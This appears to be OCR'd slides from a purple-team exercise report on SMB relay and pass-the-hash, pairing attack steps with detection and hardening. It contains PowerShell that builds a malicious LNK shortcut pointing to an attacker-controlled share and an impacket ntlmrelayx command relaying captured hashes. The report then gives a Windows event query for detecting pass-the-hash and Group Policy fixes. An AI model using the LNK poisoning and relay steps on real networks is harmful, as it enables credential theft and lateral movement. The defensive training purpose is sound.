


<table>
<tr><td>APT Lifecycle<br>Ingest and Research</td><td>□ Lifecycle Type: <b>Attack Simulation</b><br>□ Lifecycle Objective: <b>Alert, Defend</b></td><td>□ Ingest Source: Known Threat<br>□ <b>MITRE T1171</b><br>https://attack.mitre.org/techniques/T1171/<br>□ <b>MITRE T1075</b><br>https://attack.mitre.org/techniques/T1075/<br>□ <b>MITRE 1550</b><br>https://attack.mitre.org/techniques/T1550/</td></tr>
<tr><td></td><td colspan="2">□ Execute a simulation attack of an SMB relay end to end. Poison a network file share with a malicious file that can cause silent SMB authentication.</td></tr>
<tr><td>Attack methodology</td><td colspan="2">□ Use an LNK to create hostile network share locations. Create LNK with PowerShell and copy the resultant LNK file to network shares where user has write privileges.
<pre>
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing the \\dc01\labs file share triggers SMB auth."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
</pre>
□ Use impacket ntlmrelayx.py to relay captured hashes to other systems.
<pre>
./ntlmrelayx.py -t 10.10.98.14 -smb2support
</pre>
□ Cause workstation to query invalid file share location</td></tr>
</table>

Report Findings and Prepare for Production

# The Report is 1.3 Pages.

## Next Section – Hunt and Defend (Steps 4)




| | |
|---|---|
| Defense methodology | □ Search within optics stack for evidence of execution of relay or pass-the-hash attack.<br>Select the logs-endpoint-winevent-security-* index<br>The following combined events run as a query produce high-fidelity pass-the-hash results.<br>• event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp<br>This produces very few false positives.<br>Including the src_ip_addr field produces accurate results. |

# The Report is 1.3 Pages.

Report Findings and Prepare for Production

## Next Section – Adjust / Harden, Report (Steps 5, 6)



| | |
|---|---|
| Lifecycle Adjustments | □ Enable SMB Signing Requirements via Group Policy<br>https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/<br>https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt<br>System\CurrentControlSet\Services\LanManServer\Parameters<br>\System\CurrentControlSet\Services\Rdr\Parameters<br>□ Limit LLMNR via Group Policy<br>https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/<br>□ Deny access to this computer from network Group Policy<br>https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network<br>Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following. |
| Change Management | □ Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network.<br>□ Affected Users: Potential for all depending on authentication requirements of third-party systems and integrations. Tested to have not affected any.<br>□ Rollback: Unassign GPOs. |
| Lessons Learned | □ LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows credential materials to be replayed to authenticate on other systems. |

# Lessons Learned


New Techniques Learned?

- LNK-based Share Poisoning
- SMB Relay
- CrackMapExec
- Pass the Hash
- NTDS.dit Extraction

Gained Experience?

- SMB Relay Attack
- Hunting for Pass-the-Hash

ATOMIC PURPLE TEAM



Has the organization’s security posture been improv

https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/